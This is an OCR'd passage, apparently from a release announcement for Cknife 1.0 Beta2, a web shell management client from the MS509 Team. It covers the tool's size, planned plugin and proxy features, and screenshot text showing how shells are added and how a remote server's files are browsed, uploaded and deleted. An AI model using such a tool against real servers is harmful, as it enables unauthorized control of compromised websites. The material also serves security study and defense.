
The updated version incorporates the skin, in fact, the main program only 100 KB, in order to achieve perfect cross-platform and supports Chinese path boot loader package skin and database-driven package, the size becomes more than 4M, after we have any good open source reduce the size of the method can tell me.


0 × 07 follow-up

Follow-up will increase the core function of a plug that is, the user can customize write encryption, can also customize what you want to write a function such as a Web browser, but I will not go in itself irrelevant to add some features. Also the next version will add custom request headers and agents.


Cknife 1.0 Beta2
列表
127.0.0.1
Url
Ip
Time
http://127.0.0.1/index.php
127.0.0.1
2016-03-18 19:37:16
关于Ckinfe
Copyright(c) 2015-2016 MS509 Team
主页:http://www.ms509.com
免责声明：该软件仅限用于学习和研究目的；不得将本软件用于商业或者非法用途，否则，一切后果请用户自负。
完成



Cknife 1.0 Beta2
列表
127.0.0.1
Url
Ip
Time
http://127.0.0.1/index.php
127.0.0.1
2016-03-18 19:37:16
添加shell
地址:
http://
配置:
脚本类型
字符编码
添加
完成



Cknife 1.0 Beta2
列表
127.0.0.1
127.0.0.1
F:\Web\
读取
C:
D:
E:
F:
Web
.git
.settings
G:
文件
时间
大小
属性
.git
2015-10-26 21:12:55
4096
0777
.settings
2015-10-26 21:12:55
4096
0777
.buildpath
2015-08-25 17:12:33
174
0666
.project
2015-08-25 17:12:33
907
0666
Config.ini
2016-03-17 19:26:44
30606
0666
index.php
2016-03-14 18:55:58
41
0666
newFile.txt
2016-03-17 18:50:21
4
0666
newFile1.txt
2016-03-17 19:14:36
6
0444
上传
下载
打开
重命名
删除
新建
完成

